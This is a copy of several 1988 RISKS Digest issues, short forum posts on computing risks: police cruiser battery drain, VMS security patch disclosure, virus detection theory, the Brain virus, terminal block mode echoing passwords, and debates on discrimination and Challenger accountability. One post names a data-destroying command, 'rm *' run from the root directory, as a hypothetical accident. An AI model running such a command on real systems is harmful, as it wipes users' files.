Also, the article on the Cray Shinto blessing was a Cray Press release and will probably be published in Cray Channels. This isn't anything special (in Japan). See "The Faces of Japan" hosted by Dick Cavett.

--eugene miya, NASA Ames

How Computers Get Your (Clarified) Goat!

Glen Matthews <GLEN%MCGILL3.BITNET@CORNELLC.CCS.CORNELL.EDU> Wed, 06 Apr 88 09:19:27 EST

The New York Times article reported by PGN on April 2 unfortunately has a minor error of fact. The study referred to, which is incidentally in the current issue of the Communications of the ACM, used the MUSIC/SP editor. The author of the article apparently assumed that this was some sort of PC. However, MUSIC/SP is an operating system that runs on IBM mainframes. (It is developed by McGill and marketed by IBM.)

Philosophy and discrimination

John Lavagnino <<LAV%BRANDEIS.BITNET@MITVMA.MIT.EDU<>
Thu, 7 Apr 88 12:43 EST

David Thomasson's complaints of philosophical shoddiness in some recent RISKS pieces on discrimination seem off the mark to me, perhaps owing to the concerns of *my* field (literary criticism). In all the instances I recall, and particularly Les Earnest's, nobody was talking about the question of what the ideal Motor Vehicle Bureau should ask you on their application. Les Earnest's was a *story* that told of becoming uneasy about certain classifications in the light of substantial evidence of their misuse. Thomasson would have us ignore how information is used in society, and once you do that then of course a discrimination's bad effects will often disappear from view; you can pretend that a Southern state, in the early 60s, would ask about your race merely because it's useful for identification. Just because they can cite good reasons doesn't mean their real reasons aren't bad.

I don't say that it's useless to discuss these questions without relating them to real life. But surely one theme of the RISKS list is that something which

looks fine in the lab can become quite different out in the field.

John Lavagnino, Department of English and American Literature, Brandeis Univ.

Comment on "Diving Risks"

Phil Pfeiffer <pfeiffer@cs.wisc.edu> Tue, 5 Apr 88 15:59:16 CDT

- > Date: Wed, 30 Mar 88 10:12 CST
- > From: Joel Kirsh < KIRSH@NUACC.ACNS.NWU.Edu>
- > The user interface on the new diving computers is certainly critical, ...

Since the people at the shop where I buy my gear are not experts on decompression theory, they were understandably reluctant to make specific comments on this article, and did not want their names used. But, it is their understanding that many top-name manufacturers *are* using the new, improved, safer data as the basis for their computerized decompression meters. Since this is comp.risks, and not rec.scuba, I don't think the subject to be worth an "in-depth" treatment, but I would suggest that anyone concerned about buying a particular manufacturer's meter simply give the manufacturer a call and ask what tables are being used. One thing worth saying is that a number of different systems have been devised over the past fifteen years for reducing the expected incidence of DCS to more acceptable levels than had been observed with the old USN tables.

- -- Phil Pfeiffer, (608) 262-6625
- ..!{harvard,ihnp4,seismo,topaz,akgua,allegra,usbvax}!cs.wisc.edu!pfeiffer

✓ Re: The risks of rumours

<mnetor!utzoo!henry@uunet.UU.NET>
Tue, 5 Apr 88 12:59:47 EDT

- > A colleague told me the other day that he'd heard that the Australian
- > Federal Police were going through the various Universities, armed with
- > a search warrant, looking for pirated software on PC hard disks...

A similar rumor has been making the rounds of the Ontario universities lately. It too appears to have been without foundation in fact, but it did make a lot of people nervous for a little while.

Henry Spencer @ U of Toronto Zoology {allegra,ihnp4,decvax,pyramid}!utzoo!henry

ALSO From: Ken De Cruyenaere < KDC%UOFMCC.BITNET@CORNELLC.CCS.CORNELL.EDU>, University of Manitoba Winnipeg

("The R.C.M.P. have raided several eastern universities in search of pirated software") The rumors have proven to be just that, rumors, with no basis in fact. There are rumors that people were scrambling to remove software and equipment in advance of the impending "raids".

[Sounds a little like April Fool's leftovers. PGN]

Re: High Tech Trucking

George michaelson <munnari!ditmela.oz.au!george@uunet.UU.NET> 4 Apr 88 23:01:15 GMT

in article <12386323646.17.NEUMANN@KL.SRI.COM>, mcvax!geocub!anthes@uunet.UU.NET (Franklin Anthes) says:

>

- > Over here in France a black-box system has existed for quite a while now.
- > It isn't a computer, and its output goes to a paper disk, so it probably
- > can be tampered with.

The Tachometer is used all over Europe, I assume because of an EC (euopean community) law which each member state then ratified.

In the UK where laws have been passed restricting the number of hours of continuous driving AND the total in any 24 hr period, Inspectors (and police) can ask to see the disk, and the device (according to truck drivers I've hitched with) is frequently cited in accident/insurance claims.

This implies it's speed/time/distance logging is accurate enough to satisfy the legal process, If a tacho says your exceeded the speed limit and it's working OK you can be had up for it.

Also fitted to public transport vehicles. Not just Long distance Trucks but also small haulage vans must be so fitted.

PS the output is displayed on the Drivers dashboard so (s)he can decide how to spread the working hours over the day, or pull over if a time limit is exceeded. I always thought a 'black box' was a passive data capture unit sealed away out of sight.

-someone in the UK can comment on how it's changed accident statistics since being introduced. At the time there were the usual -public-freedoms-are -being-assaulted claims mostly be haulage bosses who had to spend cash retro-fitting the things into wagons.

surely the simpler the o/p device (eg direct to paper) the happier one is with the result? OK there are limiting factors of complexity at play here, but in the context of COMPUTER failure I'd rather have a chart logger there any day!

George Michaelson

55 Barry St, Carlton, Vic 3053, Phone: (03) 347 8644

Re: High Tech Trucking (RISKS-6.51)

<ames!ihnp4!ihlpl!jhh@ucbvax.Berkeley.EDU> Tue, 5 Apr 88 09:04:17 PDT

A friend of mine used to be a trucker. The solution used to avoid recording of excessive travel and speeds was to pull the fuse powering the device. I doubt that a tamperproof device has yet been made.

John Haller

Block mode terminals

<smb@research.att.com>
Wed, 6 Apr 88 11:18:25 EDT

Many HP terminals have block mode, in assorted variant forms. I was mildly bitten by one such terminal last week. On this one (a 2621), one can enable block mode, in which case the terminal doesn't send any data to the machine until you hit RETURN. When you do, it moves the cursor to the beginning of the line, then moves it along the line as it sends each character, finally sending (and executing) a RETURN at the end of the line. Furthermore, the terminal is smart enough that it knows where you started typing on the line; hence a prompt won't be transmitted back to the machine. The intended purpose of this whole feature is to allow local editing (i.e., insert/delete character), even on machines that don't have any software support for it. I don't recall if the 2621 allows the host to initiate transmission, but some other HP terminals (such as the 2645) definitely do.

What was the glitch? Well, unknown to me, the terminal was in block mode. Because it's smart enough to cope with the host echoing characters (this was a UNIX(r) system), I never noticed it. Then I had to enter a password; to my great surprise, the password was being displayed as I typed it...

Steve Bellovin ulyssesf!smb smb@ulysses.att.com



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 58

Monday 11 April 1988

Contents

Computers are a drain on police cruisers

Mark Brader

What happened to personal responsibility?

George Michaelson

Re: Intolerant Fault-Tolerance

Tom Lane

Another Security Clearance Story

Ronald J Wanttaja

A new VMS security hole?

Jonathan Corbet

Re: Notifying users of security problems

John O. Rutemiller

William Smith

April Fool's Warning

Piet Beertema

Viruses

Fred Cohen

Virus Distribution

Peter G. Rose

Re: The "(c) Brain" virus is not a new virus.

Rob Elkins

There is a VT220 with block mode available from DEC.

David E A Wilson

Enfranchising the disenfranchised: our responsibility?

Tom Betz

Discrimination and careless arguments

David Thomasson

Info on RISKS (comp.risks)

Computers are a drain on police cruisers

Mark Brader <msb@sq.com> Sun, 10 Apr 88 16:26:24 EDT Abridged from an article by Jack Lakey in the Toronto Star, April 9, 1988.

Booster cables are fast becoming the Metro[politan Toronto] police officer's best friend.

Deputy Chief Bill McCormack says the force is having problems with batteries dying in some police cruisers equipped with both computers and radios. However, McCormack denied that the dead batteries are compromising the ability of the force ... to respond quickly to emergencies. "We always have cars available on an emergency basis... But I quite agree that it's a problem and some of the equipment we have in place is the cause of it."

The computer and radio draw power from the battery when the cruiser isn't running. ... At the scene of a murder ... last Sunday, a Star reporter watched as two cruisers -- both Plymouth Caravelles -- needed boosts from other police vehicles to get started. An officer driving the second vehicle said many cruisers equipped with radios and computers were having similar problems. ... the force uses heavy-duty batteries in the cars. Two suspects in the murder were arrested ... another Star reporter watched police boosting a third cruiser that wouldn't start.

Police have noticed the problem is most common to a particular year and model, but McCormack didn't want to identify the manufacturer. "We're going to be consulting with the manufacturer on finding a way to upgrade the power to the battery ... But we are finding that it happens with the older cars or spares." Allan Gibb, fleet administrator for the ... Metro police, said the power drain was an "operational problem" common to any vehicle heavily equipped with electronics. However, police departments in Winnipeg and Calgary, where most cruisers are equipped with computers, said they haven't had any problems maintaining battery power.

Abridged and posted by Mark Brader

What happened to personal responsibility?

<munnari!ditmela.oz.au!george@uunet.UU.NET>
09 Apr 88 12:20:35 +1000 (Sat)

I've just finished re-reading L.T.C Rolts classic 'Red For Danger' which is an updated version of the book, with new text by G Kichenside. -alas Rolt died in 1974 and this edition was published by PAN in 1986.

This book should be required reading for all COMP.RISK-ers. Technology *always* brings problems of "risks", and how we dealt with those faced yesterday lends weight to how we could/should approach similar problems today.

Reading the book I was struck by how often Rolt said (obvious BNF paraphrase):

"...at the board of enquiry the {<driver>|

★ Re: Intolerant Fault-Tolerance

<Tom.Lane@ZOG.CS.CMU.EDU> Sat, 09 Apr 88 19:26:19 EDT

Here's another "amen" to Tim Mann's and Jerome Saltzer's comments about reporting faults masked by fault-tolerant systems (<u>RISKS 6.53</u>, 6.54). I have another example to add to the list.

For the past several weeks, considerable net bandwidth in Usenet newsgroup comp.sys.hp has been devoted to discussion of a posted set of benchmark numbers, which allegedly demonstrated that a certain new HP machine was not 3x faster than its predecessor (as claimed by HP), but actually more like 15x slower. Other people were unable to duplicate the original poster's results. It eventually emerged that the machine he tested had a bad floating-point processor. The operating system detected this at bootup and *silently* installed software emulation traps for all the floating-point instructions...

tom lane

BITNET: tgl%zog.cs.cmu.edu@cmuccvma

UUCP:

Another Security Clearance Story

Ronald J Wanttaja <ames!uw-beaver!ssc-vax!wanttaja@ucbvax.Berkeley.EDU> Thu, 7 Apr 88 23:10:30 pst

It's one thing to be truthful on a background questionare for a security clearance. It's entirely *another* thing when nothing in the chain... human or computer... actually LOOKS at the data input!

This I'm afraid, is one of those "friend of a friend" stories you hear in the high-security world. But it certainly seems possible.

A person was filling out the background investigation form for a clearance, when he came upon the question,

"Have you or any member of your family ever attempted to overthrow of the government of the United States?"

The guy thought about it for a while. Then answered 'yes.'

Months went by. His questionaire routinely traveled up the chain. Finally, someone noticed his response to that question. Down came the FBI, hauling our hero off to one of those high security interview rooms:

"Why did you answer yes to that question?"

"Because it's true."

The Feds leaned closer and invited him to explain.

"It's true. My Great-great grandpappy fought for the South during the War Between the States" (Civil War to you Yankees)

They changed the question to read "Have you or any member of your IMMEDIATE family..."

Ron Wanttaja

A new VMS security hole?

Jonathan Corbet <gaia!jon@husc6.harvard.edu> 9 Apr 88 17:25:40 MST (Sat)

It was interesting to read Andy Goldstein's remarks on DEC's new policy on security patches. Such a policy was certainly needed after the delays associated with the SECURESHR problem last fall.

What made it more interesting, though, was the arrival, via Federal Express, of another one of those urgent-install-it-right-now patches from DEC yesterday morning. Yes, it is another security patch, but this time, nobody seems to have heard about the hole yet. It looks to me like DEC is living up to its word on this one. Good news.

But, now that the cat is out of the bag, does anybody out there know what the situation is? This patch contains about 1200 blocks of stuff -- lots of fixes!

Jonathan Corbet

National Center for Atmospheric Research, Field Observing Facility

Re: Notifying users of security problems

"John O. Rutemiller" <Rutemiller@DOCKMASTER.ARPA> Fri, 8 Apr 88 10:43 EDT

I believe the procedure outlined by Andy Golstein in <u>RISKS 6.54</u> is a sound way to manage the problem, with acceptable compromises. Eric Postpischil's work arounds in <u>RISKS 6.56</u> fail to take a couple of points into consideration.

- > Almost every site has a big red button (or equivalent) that will make
- > any computer system secure, and a very few sites might have information
- > sensitive enough to warrant the button's use.

This big red botton may do wonders in keeping intruders out of the system, but it also prevents users who NEED to do work from accessing the system. Also, your reasoning seems to indicate that the system should stay in this state until the security flaw is fixed. How long will that be? Can your site stand to be down for one month or maybe longer?

- > For another few sites, the VMS software might be only a portion of
- > their computing resources, a portion they can do without or with
- > limited use for a period.

Emphasize the word FEW.

> Many sites can restrict accounts, temporarily removing general > accounts.

Removing general accounts (the existence of which has its own problems) does not prevent attacks from those with valid accounts.

- > And other sites may be satisfied with establishing some sort of
- > auditing procedures so they can tell who is being naughty and stop it
- > if not prevent it beforehand.

If you simply announce that a flaw exists without a fix, the most auditing will tell you is that you have just been had. :-)

John Rutemiller

Re: notifying users of security bugs

William Smith <wsmith@m.cs.uiuc.edu> Fri, 8 Apr 88 15:24:23 cdt

>From: goldstein%star.DEC@decwrl.dec.com (Andy Goldstein) >Subject: Re: Notifying users of security problems

>So we get to the critical distinction between security bugs and >others: Because invocation of a security bug requires a deliberate, >unusual action, a security bug is only harmful to an installation when >malicious users gain knowledge of the bug.

This is patently false. If my Unix kernel has a security bug that let anyone delete a file owned by root, and I *accidentally* (not maliciously) type rm * while I am accidentally in /, I will have invoked the security bug and force the sysadmin to reload the system. Or, if I misspell a command and execute a different command that causes the system to crash, the security bug is still harmful, but I am am not malicious.

You need to protect the system from inadvertant misuse by normal users as much as you need to protect it from malicious users. Each system adminstrator should have the right to decide which set of users is more prevalant at his or her site and act accordingly. Some sites require their administrators to be paranoid as you are suggesting. Other sites can fire or remove the accounts of malicious users and do not need to be paranoid. A simplistic model of the risk of system security bugs says that (bug + malicious-user) => danger. A more accurate analysis would also say that (bug + hapless-user) => danger. How likely a user might stumble over the bug is also a factor. To fix an obscure bug may not be worth the risk of breaking the operating system when the fix is installed.

Bill Smith pur-ee!uiucdcs!wsmith wsmith@a.cs.uiuc.edu

Viruses

Fred Cohen <fc@ucqais.uc.edu>
10 Apr 88 18:47:13 EDT (Sun)

For details on theory of computer viruses, call Fred Cohen (513)475-6575

We can detect all viruses, but cannot decide whether or not a program is infected. That is, if we detect all files as suspects of containing viruses, we catch all viruses. Whether or not a program contains a virus is undecidable (i.e., we cannot write a program that determines whether or not another program contains a virus correctly and in finite time in all cases). I suspect that the Israeli defense is useless against most of the viruses we have done experiments on - I wish I was on the attacker's side of that bet!!! - FC

✓ April Fool's Warning (Re: RISKS-6.55) [The last word was the first!]

Piet Beertema <mcvax!cwi.nl!piet@uunet.UU.NET> Mon, 11 Apr 88 16:28:13 +0200

>Date: 1 Apr 88 00:00:00 GMT

[Piet points out that the key line that I inadvertently deleted -- and already noted so doing -- was the path:]

... which contained ...!kremvax!perdue!spaf (kremvax was one of the sites warned for!).

[Piet of course is famous as the perpetrator of the Chernenko hoax four years ago. That was the Ur-hoax and deserves many kudos. RISKS has received quite a few queries from neophytes who were not around on 1 April 1984. They may find the message "from" mcvax!moskvax!kremvax!Chernenko and the delightfully annotated ensuing responses in their entirety -- including all of the header stuff! -- in ACM SIGSOFT Software Engineering Notes vol 9 no 4, July 1984, pp. 6-8. Or ask Piet if he still has it on line. PGN]

Virus Distribution

<EAE114%URIMVS.BITNET@MITVMA.MIT.EDU> Mon, 11 Apr 88 19:27 EDT

Will Martin's fears about a possible Virus in a 'computer Interview' seem a little overblown to me. In the first place, putting your address on your virus sounds like a good idea to get yourself in serious trouble. (How hard/easy is it to trace someone through a mailing address? Does the Postal service have ANY verification?) Anyway, if your really concerned about a diskette, just park the head on your hard-disk, or pull its cable, or whatever, and run the diskette in isolation. Then just be sure to power-down before you do anything else.

I've heard rumors that the Macintosh OFF switch only pretends to power down, so maybe this won't work. Is this true? If so, why does apple do that?

Peter G. Rose

★ Re: The "(c) Brain" virus is not a new virus. (RISKS-6.55)

Rob Elkins <relkins@vax1.acs.udel.edu> 11 Apr 88 14:42:47 GMT

>It is a basically harmless virus which first emerged ...

That may not be exactly true. From reading RISKS extensivly, it seems to me that the command.com virus may not be harmless. It may have "evolved" since its discovery into something more harmful, and I remember reading that it had sort of date trap set for Friday the 13th. It is still in your best interest to copy the data on any infected disks onto fresh disks and reformat the infected disks.

Rob Elkins

BITNET: FFO04688@UDACSVM UUCP: ...!sun!vax1.acs.udel.edu

✓ There is a VT220 with block mode available from DEC. (Re: RISKS-6.52)

David E A Wilson <munnari!uowcsa.oz.au!david%uowcsa.cs.uow.oz.OZ@uunet.UU.NET> 11 Apr 88 05:44:39 GMT

Jerry Leichter is not quite correct in saying that NO VT220 made by DEC has BLOCK mode. In Australia, DEC modified the standard VT220 to create a VT220-Z (VT220 + VT131/2 block mode) as a special for the New South Wales Department of Health. They then also made it available to anyone else who wanted to buy it. Whether or not this has the security hazard described in RISKS 6.51 I cannot tell as I no longer work for the NSW Dept of Health.

David E.A. Wilson ACSnet: david@uowcsa.oz

Dept. of Computing Science UUCP: ...!munnari!uowcsa.oz!david Uni. of Wollongong ARPA: david%uowcsa.oz@uunet.UU.NET

Enfranchising the disenfranchised: our responsibility?

Tom Betz <cmcl2!phri!dasys1!tbetz@rutgers.edu> 2 Apr 88 10:47:02 GMT

Kim Greer writes:

> ... if someone does not like the state they are in they should do

> something to change it.

I would go so far as to say that there is nobody who can use a VCR who can not use a computer for >something<.

> ... If someone is "disenfranchised" from using computers because they > can't read, let them learn how to read.

Unfortunately, much easier said than done. Computers can, however, be a useful tool for aiding the teaching of reading/writing.

>... But people are generally able to do anything they really want to...

I know, through a skills training program for welfare mothers living in motels because they have no other home, of one woman who has managed to buy her kids an Adam, a C=64, and a TI-99A, all on a welfare budget. This woman, though a part of the most disenfranchised classes in America today, has obtained (leaving aside for the moment the question of whether or not she uses them for this purpose) the tools to join into this peculiar Republic we here are a part of, using a very powerful lobbying tool to guide our elected officials. Recent proof of the power of this medium is the defeat of the FCC's connect charge for computer systems.

A question I would find most interesting to discuss here would be the question of this Republic within the Republic. How are the lives of those who are too ill-educated to use these tools effectively going to be affected by the increased power of those of us who >do< use them?

Do we have a responsibility to do whatever we can to spread the power around to these people? How can we do this? How can our computers help us help them?

Serious questions....

Tom Betz {allegra,philabs,cmcl2}!phri\

Big Electric Cat Public Unix {bellcore,cmcl2}!cucard!dasys1!tbetz

New York, NY, USA {sun}!hoptoad/

Discrimination and careless arguments

David Thomasson <ST401405%BROWNVM.BITNET@MITVMA.MIT.EDU> Mon, 11 Apr 88 15:09:18 EDT

In an earlier note I pointed out what I take to be weak points in some recent RISKS items about discrimination. Literary critic John Lavagnino replied that my complaints are "off the mark." As irony would have it, Lavagnino's reply further substantiates my precautions about shoddy arguments.

>In all the instances I recall, and particularly Les Earnest's, >nobody was talking about the question of what the ideal Motor >Vehicle Bureau should ask you on their application.

Nor was I. Explaining why he refused to reveal his race on a license

application, Earnest argued as follows (I paraphrase): (1) Race has nothing to do with driving a car. Therefore, (2) asking for an applicant's race isn't justifiable. My point was not about ideal motor vehicle bureaus; it was about logic: (2) doesn't follow from (1). The suppressed premise is: (1A) If X has nothing to do with driving a car, then X cannot justifiably be put on a license application. *If* once accepts that premise, then most of the information on drivers licenses is unjustified: name, address, color of eyes, color of hair, etc. And this, of course, is patent silliness.

>Les Earnest's was a *story* that told of becoming uneasy about certain >classifications in the light of substantial evidence of their misuse.

No, Earnest did not give any evidence at all that racial information on drivers license applications had been misued. He simply lumped this anecdote in with others that did suggest such misuse.

>Thomasson would have us ignore how information is used in society, and once >you do that then of course a discrimination's bad effects will often >disappear from view; you can pretend that a Southern state, in the early >60s, would ask about your race merely because it's useful for >identification. Just because they can cite good reasons doesn't mean their >real reasons aren't bad.

Rather than ignore such information, I would suggest that writers *present* it. Here, Lavagnino confuses two separate actions: gathering information, and misusing information. Asking for race on a driver's license is, I suggest, justified because it is useful in identifying the licensee. If the state then uses that information for other (discriminatory) purposes, *that* action is not justified and should be stopped. But one must not confuse the reasons that justify including such information with its subsequent misuse. The state could just as easily misuse information about one's address or age. It is this *misuse* of information, and not the gathering of it, that is wrong. Careful argument requires that such distinctions be made, especially on the overheated hot topic of discrimination.

[We are drafting in RISKS relevance, but this reply is still useful. PGN]



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 59

Tuesday 12 April 1988

Contents

Robot suicide

Tom Slone

- Computer Risks? UUCP map entries?
- Comment on "Diving Risks" -- Fail Safe Design?

Mark W. Eichin

"How Computers Get Your Goat"

Kevin B. Kenny

Should You Trust Security Patches?

Steve Bellovin

Race?

John Macdonald

A Cray-ving for RISK prevention

Matt Fichtenbaum

Re: What happened to personal responsibility?

Henry Spencer

Discrimination

John Lavagnino

Darin McGrew

Nonviral biological analogies -- a reference

Eugene Miya

New constituency for RISKS (Soviets embrace UNIX)

Jon Jacky

Vendor speak with "functioned" tongue!

Chris McDonald

Info on RISKS (comp.risks)

Robot suicide

Tom Slone <potency@violet.Berkeley.EDU> Tue, 12 Apr 88 11:41:26 PDT

"A Budd Company assembly robot has apparently committed suicide. The robot was programmed to apply a complex bead of fluid adhesive, but the robot 'ignored the glue, picked up a fistful of highly-active solvent,

and shot itself in its electronics-packed chest."
--Motor Trend, 11/86

[Inspired by Budd's McFrenzy? PGN]

Computer Risks? UUCP map entries?

<[Anonymously Contributed]> Sun Apr 10 13:34:33 1988

I was just going through the UUCP map entries, and noticed quite a few "home systems" mentioned. Did it ever occur to these people that the UUCP map entries make a great shopping list for burglars? "Lemme see now, IBM PC/AT, nahhhhhh, I hates them segment registers, SUN 3/50, nah, m'az well steal a VT-100, ahhhhhh SUN 3/280-LS/MFT, big disk, just what I need for doing the floor plan of First Federal..." I just finished creating a map entry for my home system, and I stopped to think, "would I put a sign on the front of my home saying I have a few thousand dollars worth of computer equipment inside". I doubt it very much. But people (me included, I guess!) routinely post map entries for the (netnews) world. Am I being excessively paranoid, or is it a healthy mistrust of my fellow creatures? I realize the possibility of a Bad Person using the maps for "shopping" was probably unlikely a few (2? 3?) years ago, but with the proliferation of netnews systems, especially "public" netnews systems, I'm sure the probability went up.

[Anonymouse traps waiting to spring? No, this is just the old inference problem, which has been discussed here amply, and which is clearly exacerbated by the networking of databases. PGN]

✓ Comment on "Diving Risks" -- Fail Safe Design?

Mark W. Eichin <eichin@ATHENA.MIT.EDU> Fri, 8 Apr 88 00:42:25 EST

Re: diving ascent computer: Does the version with a flashing LED as warning ALSO have a test button (or some other test) to see if the LED has failed? If not, divers could grow to trust it, then if (when!) the LED fails, they would be in danger of accident...

"How Computers Get Your Goat" (RISKS-6.54)

Kevin B. Kenny <kenny@b.cs.uiuc.edu> Mon, 11 Apr 88 12:45:46 CST

- : ... The researcher, Jan L. Guynes, used psychological tests to classify 86
- : volunteers as either Type A or Type B personalities... She found that a
- : slow unpredictable computer increased anxiety in both groups equally...

I read a study several years back which, while not classifying Type A vs. Type B subjects, studied psychological response to response time. The results of

the study were that the VARIANCE in the response time was significant; the mean was much less so. The conclusion could be that `unpredictable' is the key word in the preceding paragraph.

See Harold Sackman, Man-Computer Problem Solving, Auerbach, Princeton NJ, 1970.

Kevin

Should You Trust Security Patches? (Re: RISKS-6.58)

<smb@research.att.com>
Tue, 12 Apr 88 10:27:15 EDT

These wonderful new security patches that were sent out without publicity -- how do you know the fix really came from DEC?

Just a thought to keep you really paranoid...

--Steve Bellovin

✓ Race? (Re: RISKS-6.55)

John Macdonald John Macdonald linus!utzoo!spectrix!John_M@rutgers.edu
Mon Apr 11 18:54:37 1988

I would have thought that the appropriate answer to the question "Race:" on a driving license application would be "never" or "Formula One" or any similar experience. It is a quite reasonable question for them to be asking :-).

[A grammatically correct answer to "Race?" would be "No (I don't)." PGN]

★ A Cray-ving for RISK prevention (Re: RISKS-6.55)

Matt Fichtenbaum <mlf@genrad.com> Mon, 11 Apr 88 09:14:30 edt

>CRAY - A traditional Shinto ceremony was performed at Cray's systems check-out >building in Chippewa Falls to introduce a protective spirit into a new X-MP/24

Quite a feat of Cray, eh?

Re: What happened to personal responsibility?

<mnetor!utzoo!henry@uunet.UU.NET>
Tue, 12 Apr 88 14:57:31 EDT

> ... To sit in a 30mph steam train was not only a joy, you placed
> your life in the hands of engineers who were ultimately accountable. To
> sit in a 125mph bullet train or a high-speed local subway is no longer

> quite so joyful. You *still* place you life in the hands of the company, > but is it the Engineers, software or otherwise that carry the can?

Why, nobody, of course.

If you want a good example of what I'm talking about, consider the Challenger disaster. I think there is little doubt that specific people could plausibly be held responsible for it, although there might be some debate about exactly who. Now, look at the aftermath. How many people have been arrested on criminal charges as a result? None. How many people have been fired in disgrace as a result? None. (A few have run into trouble for talking too much about the incident, but not for causing it!) How many companies have been disbarred from government business as a result? None. What penalties were assessed against Morton Thiokol? Well, after a long debate it was agreed that ten million dollars would be deducted from payments on their SRB contracts. (Note that (a) the replacement value of a shuttle orbiter is approximately two *billion* dollars, (b) both NASA and its customers have been hard-hit by the long hiatus in spaceflight and other side effects of the disaster, (c) Morton Thiokol has received many millions of dollars in fix-the-SRBs contracts, and (d) the issue of an alternate source for SRBs, a major worry to M-T, has been postponed for some years.)

To avoid a repetition of the Challenger disaster, people need an incentive to avoid one. For the lawyers and MBAs who run most aerospace companies, that means a financial incentive. Only if technical disaster translates into financial disaster will the bean-counters see to it that the whole company has a firm commitment to avoiding it. Only then will a "no" from the engineers be backed up by the management, even if it hurts. So how much of a financial disaster has Morton Thiokol undergone? None!

Look at the results, not the rhetoric. Who was responsible for Challenger?

Nobody.

Henry Spencer @ U of Toronto Zoology {allegra,ihnp4,decvax,pyramid}!utzoo!henry

Re: Discrimination and careless arguments

John Lavagnino <<LAV%BRANDEIS.BITNET@MITVMA.MIT.EDU<>
Tue, 12 Apr 88 11:46 EST

David Thomasson writes:

- > Lavagnino confuses two separate actions: gathering information,
- > and misusing information.

Can we believe in this separation after reading the accounts of actual practice that appear in RISKS? And can we believe in Thomasson's (unstated) assumption that the various bureaus of our government have no connection with each other? I'm afraid I can't. His analysis of Earnest's story reduces it to a mere fallacy by throwing out all evidence of the meaning of race in that place and time; that evidence he dismisses as just a bunch of anecdotes,

because he assumes there are no connections, but to me it's clear that it's what leads to Earnest's reaction to the license application. Thomasson's conclusion is further based on his (unstated) opinion that no objection to governmental activities may be made without irrefutable evidence of misbehavior -- which is a reasonable opinion, but it's an opinion all the same, and there are others on the matter, such as Earnest's.

This method amounts to throwing out all the evidence and assuming that you haven't thereby distorted the problem you set out to study; again, think about that procedure from a RISKS point of view.

John Lavagnino, Department of English and American Literature, Brandeis Univ.

Discrimination

Darin McGrew <ibmuupa!mcgrew@ucbvax.Berkeley.EDU> Mon, 11 Apr 88 15:57:24 PST

In RISKS 6.55, David Thomasson <ST401405%BROWNVM.BITNET@MITVMA.MIT.EDU> says:

- > If one thinks it is a simple matter of separating the "bad" kinds of
- > discrimination from the "good" (or "acceptable") kinds, try phrasing a
- > general principle that will make that distinction.

This is rather off the subject of computer risks, but it shows a related problem. "Bad discrimination" is that which is based on qualities that should be irrelevant to the choice being made. "Good discrimination" is that which is based on qualities that are relevant.

The problem comes from the decision of what qualities are relevant to a given decision. When we disagree about the relevance of certain qualities, my right to be considered apart from "irrelevant" qualities will conflict with your right to consider all my "relevant" qualities. Problems also arise when I perceive that you considered irrelevant qualities when you didn't.

This problem shows up with computer systems when information is considered relevant by one person, and not by another. This causes people to ignore warning indicators because they learn that the engineer considered a lot of "irrelevant" information important. It also causes hidden failures (eg, of failsafe systems) because the engineer didn't consider something important to be "relevant."

Darin McGrew ucbvax!ibmuupa!mcgrew I speak for myself, not for my employer.

Nonviral biological analogies -- a reference

Eugene Miya <eugene@ames-nas.arpa> Fri, 8 Apr 88 21:51:44 PDT

Since we are talking about the biological analogy of computer viruses, I would like to call attention to a book to further continue (non-viral)

biological analogies. The author would like to get people thinking about them:

%A B. Huberman, ed. %T Computational Ecologies %I North-Holland %D 1988

It does not deal with viruses per se, but does wish to consider distributed systems in an ecological context.

--eugene miya

New constituency for RISKS (Soviets embrace UNIX)

Jon Jacky <jon@june.cs.washington.edu> Thu, 24 Mar 88 09:22:45 PST

>From Electronic Engineering Times, March 7 1988

UNIX POPULARITY EXTENDS INTO USSR by Ray Weiss

Unix popularity is spreading. It has even reached the Soviet Union, where Unix classes will be held this summer.

A series of one-week classes will be taught in English by instructors from an American company, Lurnix. The classes, to be held in Peraslava some 60 miles north of Moscow, will be open to both Soviets and foreigners. In fact, Lurnix is setting up a tour for Americans that would like to combine travel to the USSR with a study of the operating system.

One hangup is the current export policies. They allow Unix object code to be exported, but Unix source code is embargoed. Without source code, Unix cannot be easily adapted to different host computers or special peripherals. Consequently, the classes will concentrate on Unix system administration and programming under the Unix operating system. ...

The last project Lurnix worked on was a study that explored networking between grade schools and its effect on learning. The study was funded by the Carnegie Corp.

The new classes are part of an effort to establish Unix s a standard in the country's schools.

✓ Vendor speak with "functioned" tongue!

Chris McDonald STEWS-SD 678-2814 <cmcdonal@wsmr10.ARPA> Tue, 12 Apr 88 15:30:47 MST

We recently received a quantity of Unisys terminals. In the operator's manual I was surprised to read the following on the subject of function keys. You can define the keys "to do such things as: Transmit a special password or instruction to the host..."

I find it curious that a firm that has indicated its intention to build "trusted systems" against the National Computer Security Center's Orange Book criteria should use such an example.



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 60

Wednesday 13 April 1988

Contents

Quebec's Centralized Filing System

Glen Matthews

State taxes on a new computer system

Steven McBride

Feynman & the Challenger disaster

Wm. Randolph Franklin and Willie Smith

Risks of computerized editing?

Havnes

New risk to computer users identified -- VCRs

Gary Chapman

Pilotless Combat Planes

Rodney Hoffman

April Fool once more

Piet Beertema

Re: Macintosh off switch

Mike Linnig

Diving

Rich Sands

Re: Discrimination and careless arguments

Les Earnest

Discrimination -- unmuddling the muddlies

David Thomasson

What was the question? (John)

J.G.) Mainwaring

Info on RISKS (comp.risks)

Quebec's Centralized Filing System

Glen Matthews <GLEN%MCGILL3.BITNET@CORNELLC.CCS.CORNELL.EDU> Wed, 13 Apr 88 10:34:39 EST

The following article appeared in the Montreal Gazette on Tueday, April 13 1988. In light of previous scandals about information being obtained about individuals from government files for commercial purposes, I'd be leery of this one. (Interesting that the law in 1984 giving citizens the right to know what information is being held on them, also makes it easier to abuse the system.)

YOU'RE ON FILE: DIRECTORY TELLS WHERE TO CHECK by Nancy Wood

